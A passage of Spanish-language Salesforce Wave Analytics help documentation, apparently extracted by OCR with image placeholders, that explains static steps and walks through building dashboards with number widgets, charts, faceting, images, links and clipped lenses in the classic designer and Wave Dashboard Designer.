Para obtener información sobre la creación de consultas SAQL, consulte Referencia SAQL de Wave Analytics.

**Paso estático**

Un paso estático es menos habitual. No consulta los datos. En su lugar, el paso proporciona una lista estática de valores definidos por usuarios. Por ejemplo, un widget de alternancia puede mostrar los valores estáticos "$," "#" y "AVG". Para hacer que el widget de alternancia interactúe con otros widgets del panel, enlace los valores estáticos con los pasos de otros widgets de su panel. Por ejemplo, puede enlazar "$" y "#" para mostrar mediciones diferentes: "$" para mostrar el valor de oportunidades y "#" para mostrar el número de oportunidades. En este ejemplo, "$" está seleccionado en el widget de alternancia, y el panel muestra el valor de las oportunidades.




Para obtener más información, consulte Crear un paso estático con valores personalizados.

Puede presentar pasos para hacer que los widgets correspondientes de un panel sean más interactivos. Cuando se aplica un filtro a un paso presentado, el mismo filtro también se aplica a otros pasos presentados. Por ejemplo, si selecciona el año pasado en un widget de

fecha, otros widgets del panel también mostrarán los resultados del año pasado únicamente. Puede activar la presentación para cada paso.

CONSULTE TAMBIÉN

Crear pasos en Wave Dashboard Designer

# Crear un panel con Classic Designer

Cree un panel de Wave para supervisar de forma continua mediciones clave de su negocio, analizando los resultados por dimensiones clave, como la región, los productos y el periodo de tiempo. Puede incorporar gráficos interactivos que sintetizan la información en un formato de fácil lectura. Puede agregar tablas para mostrar detalles de registros de bajo nivel y crear columnas con valores calculados. También puede agregar filtros para permitir que el visor de los paneles se centre en los resultados.

Un panel de Wave es una recopilación de widgets que interactúan para indicar una historia de los datos desde varios ángulos. Dependiendo de lo que desea que muestre el panel o su comportamiento, puede agregar widgets diferentes, como indicadores clave de rendimiento, gráficos, tablas, filtros e imágenes.

Nota: Aunque puede crear un panel en classic designer, salesforce.com recomienda utilizar el nuevo Wave Dashboard Designer, que admite más funciones y es más fácil de utilizar. El nuevo diseñador sustituye a classic designer.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

1. Crear un panel en classic designer

   Cuando crea un panel, puede aplicar un formato preempaquetado o empezar con un lienzo en blanco para crear su propio diseño. Para crear un panel, puede utilizar classic designer o el nuevo Wave Dashboard Designer. En nuestro ejemplo utilizaremos classic designer.

2. Agregar indicadores de rendimiento clave al panel

   En algunos momentos, un único número puede proporcionar una medición rápida y vital de la actividad comercial. Por ejemplo, el número total de casos de asistencia abiertos y el número de nuevos casos de asistencia abiertos esta semana son mediciones clave que un gestor de asistencia puede encontrar muy útil. Agregue widgets de números para proporcionar indicadores clave a un panel.

3. Agregar visualizaciones al panel

   Agregue gráficos para visualizar e interactuar con los datos para contar una historia sobre ellos. Cada gráfico se basa en la consulta subyacente en una lente.

4. Widgets de presentación para ver datos desde ángulos múltiples

   Los widgets que provienen del mismo conjunto de datos se presentan de forma predeterminada. La presentación significa que cuando filtra un widget, todos los widgets relacionados se filtran del mismo modo. Puede activar o desactivar la presentación para cada widget.

5. Agregar imágenes al panel

   Agregue imágenes a su panel para ayudar a su público con contexto y hacer que el panel sea más ameno de leer. Por ejemplo, si su panel está diseñado para supervisar múltiples productos, considere distinguir los productos por sus logotipos.

6. Vincular con lentes y otros paneles

   Utilice vínculos para enlazar un panel con lentes y paneles relacionados. Este widget es útil cuando desee desglosar un análisis entre activos múltiples, en vez de meterlos todos en un único panel. También resulta útil para crear rutas de análisis de sus datos.

7. Consultar detalles acerca de la Lente de un widget
   Para asegurarse de que el widget está mostrando los datos correctos, revise los detalles acerca de la lente del widget.
8. Filtrar o eliminar lentes recortadas del panel
   Sanee las lentes recortadas en un panel para reducir la acumulación de información. Puede filtrar la lista de lentes recortadas para ver las que no se utilizan y luego eliminarlas de su panel.

CONSULTE TAMBIÉN

¿Qué es un panel?

¿Qué tipo de panel debo crear?

Prácticas recomendadas para crear paneles de Wave

Accesos directos del teclado cuando se crea un panel de Wave

Convertir su panel a Wave Dashboard Designer

Crear un panel con Wave Dashboard Designer

## Crear un panel en classic designer


Cuando crea un panel, puede aplicar un formato preempaquetado o empezar con un lienzo en blanco para crear su propio diseño. Para crear un panel, puede utilizar classic designer o el nuevo Wave Dashboard Designer. En nuestro ejemplo utilizaremos classic designer.

Este tema trata sobre la creación de paneles en Wave Analytics. Para obtener información sobre la creación de paneles para informes, revise el artículo Crear un panel en Salesforce Classic.

PERMISOS DE USUARIO


Para crear un panel:
- "Crear y modificar paneles de Wave Analytics"

1. Desde la página de inicio, haga clic en **Crear** > **Panel**.
   Aparecerán las plantillas de formatos.





2. Seleccione una plantilla de formato, o bien seleccione una opción para crear un panel en blanco en classic designer o Wave Dashboard Designer. Las plantillas de formato crean paneles en Wave Dashboard Designer. En este caso crearemos un panel en blanco utilizando classic designer.

3. Seleccione **Panel en blanco en Classic Designer** y, a continuación, haga clic en **Continuar**.
   Si no ha rechazado anteriormente utilizar Wave Dashboard Designer, aparece la ventana emergente "¿Preparado para Wave Dashboard Designer?".
4. Seleccione **Ahora no**.
   Se abrirá classic designer.




5. Haga clic en ( ) para guardar el panel en una aplicación.





6. Haga clic en **Guardar**.

## Agregar indicadores de rendimiento clave al panel

En algunos momentos, un único número puede proporcionar una medición rápida y vital de la actividad comercial. Por ejemplo, el número total de casos de asistencia abiertos y el número de nuevos casos de asistencia abiertos esta semana son mediciones clave que un gestor de asistencia puede encontrar muy útil. Agregue widgets de números para proporcionar indicadores clave a un panel.

1. Abra el conjunto de datos Oportunidades y haga clic en + Measure para calcular el valor total de todas las oportunidades en curso.
   a. En el selector de medición, seleccione `Suma` en la columna izquierda.

**b.** Seleccione un campo del conjunto de datos de la columna derecha que le gustaría sumar. En este caso, seleccione `Cantidad`.




Nota: No agregue agrupaciones. Una cifra, por definición, consta de un solo grupo. Más adelante agregará un gráfico que muestre el valor de las diferentes agrupaciones.

**2.** Mientras está en este punto, agregue otro tipo de medición para aportar más contexto a la historia que está contando con este panel. Por ejemplo, puede seleccionar `Recuento de isWon` para obtener el número de negociaciones cerradas con éxito.

**3.** Haga clic en para recortar esta lente en classic designer.

Consejo: Si tiene más de un panel, la lente se recortará al panel que haya abierto más recientemente.

**4.** En classic designer, haga clic en el widget de número ( 123 ) para crear un widget de número vacío y, a continuación, seleccione la primera lente recortada que contiene una suma de cantidad.
La cifra que aparece en el widget de cifra es la primera medición (más a la izquierda) que haya especificado en la lente.


**5.** Para seleccionar una medición diferente desde la lente o configurar otras propiedades útiles, seleccione el widget de número y establezca las propiedades en la sección Propiedades del widget.

**a.** Asigne un título al widget. El título predeterminado, que se toma del nombre del campo, puede ser a veces demasiado críptico para el público.

**b.** Para una cifra grande, seleccione **Acortar número** para reducir la longitud de la visualización. Esta acción convertirá una cifra como `2.148.352` en `2M`, que es más legible.

**6.** Empleando el mismo procedimiento, agregue otro widget de número basado en la segunda lente recortada que proporciona un recuento de los contratos ganados.

Su panel contiene ahora dos widgets de número.




## Agregar visualizaciones al panel

Agregue gráficos para visualizar e interactuar con los datos para contar una historia sobre ellos. Cada gráfico se basa en la consulta subyacente en una lente.


En los siguientes pasos crearemos dos gráficos interactivos que permiten a la audiencia analizar las oportunidades en curso de ventas. El primero analizará las oportunidades en curso por propietario de cuenta. El segundo las analizará por etapa. Ambos gráficos se basan en una lente Oportunidades, que contiene un recuento del número de oportunidades y no contiene agrupaciones.

1. Verifique que el panel Oportunidades en curso de ventas está abierto.

   Debe tener el panel abierto para recortar lentes en él.

   Nota: Si no hay ningún panel abierto, Wave crea un nuevo panel.

2. Desde la página de inicio, abra la lente Oportunidades.
3. Agrupe los datos por Propietario de cuenta.





4. Haga clic en para recortar esta lente en el panel.
5. Cambie la agrupación Propietario de cuenta a una agrupación Nombre de etapa.

   Para cambiar la agrupación, haga clic en la agrupación y luego seleccione la nueva agrupación.


6. Recorte la lente al panel.

   Ahora que tiene ambas lentes recortadas en el panel, construyamos gráficos basados en ellas.


7. Vea el panel Oportunidades en curso de ventas en classic designer.




**8.** En classic designer, haga clic en el widget de gráfico y, a continuación, seleccione la primera lente recortada que contiene el número de oportunidades agrupadas por propietario de cuenta.
El gráfico muestra los resultados de la consulta subyacente en la lente recortada.





**9.** Cree otro gráfico basado en la otra lente recortada (la que está agrupada por nombre de etapa).
El nuevo widget de gráfico muestra el número de oportunidades que hay en cada etapa.




**10.** Haga clic en para ver el panel en el modo de presentación.

Ahora está viendo la vista del público de su panel, y estará listo para formular algunas preguntas.





## Widgets de presentación para ver datos desde ángulos múltiples


Los widgets que provienen del mismo conjunto de datos se presentan de forma predeterminada. La presentación significa que cuando filtra un widget, todos los widgets relacionados se filtran del mismo modo. Puede activar o desactivar la presentación para cada widget.

Ahora echaremos un vistazo al modo de funcionamiento de la presentación de datos con widgets de número y gráficos que agregamos a nuestro panel.

1. En el panel Oportunidades en curso de ventas, haga clic en la primera barra del gráfico que muestra el número de oportunidades agrupadas por propietario de cuenta.
   Nótese que la primera barra está ahora resaltada y los resultados de los otros widgets han cambiado. Debido a la presentación de datos, los widgets de número y el otro gráfico ahora muestra los resultados únicamente para el propietario de cuenta seleccionado. Cada uno de sus widgets muestra el mismo conjunto de datos desde un ángulo diferente. Se presentan los datos de los widgets creados a partir del mismo conjunto de datos de forma predeterminada.



2. Haga clic en la primera barra de nuevo para retirar el filtro basado en el propietario de la cuenta.
   Ahora los resultados se muestran para todos los propietarios de cuentas.
3. En el gráfico que muestra el número de oportunidades agrupadas por nombre de etapa, haga clic en la primera barra.
   El gráfico Propietarios de cuentas cambia para mostrar el valor de las negociaciones que cada comercial tiene en la etapa seleccionada.
   Ya que Mark es el único que tiene negociaciones en esta etapa, solo él aparece en el gráfico Propietarios de cuentas.




4. Para desactivar la presentación de datos de un widget en particular, deje en blanco la opción **Faceta de esta lente** en las propiedades de la lente.


Consejo: Puede utilizar vinculaciones para la presentación de datos de widgets a partir de conjuntos de datos diferentes. Para obtener más información, consulte la Guía de JSON de paneles de Wave Analytics.

## Agregar imágenes al panel

Agregue imágenes a su panel para ayudar a su público con contexto y hacer que el panel sea más ameno de leer. Por ejemplo, si su panel está diseñado para supervisar múltiples productos, considere distinguir los productos por sus logotipos.

1. Cargue la imagen que desee utilizar en Documentos y seleccione la opción "Imagen disponible de forma externa".
   Si no selecciona la opción, la imagen no aparecerá en el panel.
2. Copie el Id. del registro del documento en la dirección URL de la barra de herramientas.
3. En el panel, haga clic en el widget de cuadro y pegue el Id. del registro en el campo **Id. de documento de imagen** en las propiedades del widget.

Nota: También puede utilizar el widget de cuadro para sombrear una sección del panel o agregar un color de fondo al panel. Por ejemplo, puede utilizar áreas coloreadas para resaltar mediciones y filtros clave.




Para ello, no incluya una imagen y establezca el color de fondo en el campo **Color de fondo** en las propiedades del widget.

CONSULTE TAMBIÉN

https://help.salesforce.com/apex/HTViewHelpDoc?id=docs_upload.htm

## Vincular con lentes y otros paneles

Utilice vínculos para enlazar un panel con lentes y paneles relacionados. Este widget es útil cuando desee desglosar un análisis entre activos múltiples, en vez de meterlos todos en un único panel. También resulta útil para crear rutas de análisis de sus datos.

1. En el panel, haga clic en el icono de vínculo.
2. En las propiedades del widget, especifique las propiedades del vínculo, como las que se enumeran aquí.

**Tipo de destino**
Especifique si el widget del vínculo da lugar a una lente guardada, un panel guardado o una nueva lente.

**Destino**
Especifique el activo de lente o panel al que vincular.

Nota: Si intenta crear un widget de vínculo en un panel que no se haya guardado en Spring '16 y no ve el activo en la lista de selección, abra el activo primero y luego busque el activo en la lista de selección.

**Incluir estado de panel**
Cuando se activa, las selecciones realizadas en widgets con pasos presentados se transfieren a la lente o panel vinculado. Al transferir estados de paneles, Wave Analytics verifica que el destino cuenta con lentes compatibles con las lentes del panel de origen.

Nota: Wave no transfiere un estado de panel en los siguientes casos.


- La lente de origen no tiene presentación.
- La lente de destino utiliza un conjunto de datos diferente a la lente de origen.
- Al vincular con otro panel, la lente de destino utiliza agrupaciones diferentes a la lente de origen. Si el destino del vínculo es una lente, las agrupaciones no evitan la transferencia del estado del panel.

**Texto**
La etiqueta de vínculo en la que hace clic para acceder al activo vinculado.

## Consultar detalles acerca de la Lente de un widget

Para asegurarse de que el widget está mostrando los datos correctos, revise los detalles acerca de la lente del widget.

1. Cuando visualice el panel en modo de presentación, no en modo de modificación, pase el ratón sobre un widget y haga clic en .





   Se mostrarán los detalles de la lente.

2. Revise el conjunto de datos y los filtros, dimensiones, mediciones aplicados y otros detalles acerca de la lente del widget.

## Filtrar o eliminar lentes recortadas del panel

Sanee las lentes recortadas en un panel para reducir la acumulación de información. Puede filtrar la lista de lentes recortadas para ver las que no se utilizan y luego eliminarlas de su panel.

1. Desde el menú de lentes recortadas, filtre por **Todas las lentes**, **Lentes activas** o **Lentes sin utilizar**.




2. Del mismo modo, si no se utiliza una lente, podrá eliminarla de su panel haciendo clic en .
   Si la lente se guarda en Wave Analytics, aún estará disponible y podrá abrirse desde Lentes después de eliminarse de su panel.

# Crear un panel con Wave Dashboard Designer

Cree un panel de Wave para supervisar de forma continua mediciones clave de su negocio, analizando los resultados por dimensiones clave, como la región, los productos y el periodo de tiempo. Puede incorporar gráficos interactivos que sintetizan la información en un formato de fácil lectura. Puede agregar tablas para mostrar detalles de registros de bajo nivel y crear columnas con valores calculados. También puede agregar filtros para permitir que el visor de los paneles se centre en los resultados.

Wave Dashboard Designer está activado de forma predeterminada. Si no puede acceder a él, es posible que su administrador lo haya desactivado.

Un panel de Wave es una recopilación de widgets que interactúan para indicar una historia de los datos desde varios ángulos. Dependiendo de lo que desea que muestre el panel o su comportamiento, puede agregar widgets diferentes, como indicadores clave de rendimiento, gráficos, tablas, filtros e imágenes.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.


Crear un panel en Wave Dashboard Designer

Puede utilizar una plantilla de formato predefinida para crear un panel. Las plantillas predefinidas contienen widgets vacíos (widgets sin pasos), secciones y un esquema de color. Para crear su propio formato, seleccione la plantilla en blanco.

Agregar widgets al panel

Los widgets son los elementos básicos de un panel. En Wave Dashboard Designer, puede agregar widgets diferentes para realizar funciones como calcular indicadores clave de rendimiento, filtrar resultados de paneles, visualizar sus datos empleando gráficos interactivos y mostrar detalles a nivel de registro en tablas.

Generar formatos de panel exclusivos para diferentes dispositivos

Después de que agregue widgets al panel, optimice el formato para cada dispositivo en el que se puedan visualizar los paneles. Por ejemplo, puede eliminar widgets de un formato de teléfono móvil para reducir el tamaño del panel para la pantalla más pequeña. También puede desplazar los widgets en un formato y no afectará a otros formatos.

Accesos directos del teclado cuando se crea un panel de Wave

Puede realizar algunas acciones básicas desde su teclado. Los accesos directos del diseñador de paneles varían dependiendo de si está utilizando classic designer o Wave Dashboard Designer.


CONSULTE TAMBIÉN


¿Qué es un panel?

¿Qué tipo de panel debo crear?

Prácticas recomendadas para crear paneles de Wave

Wave Dashboard Designer, la forma sencilla de crear paneles

Crear un panel con Classic Designer


## Crear un panel en Wave Dashboard Designer

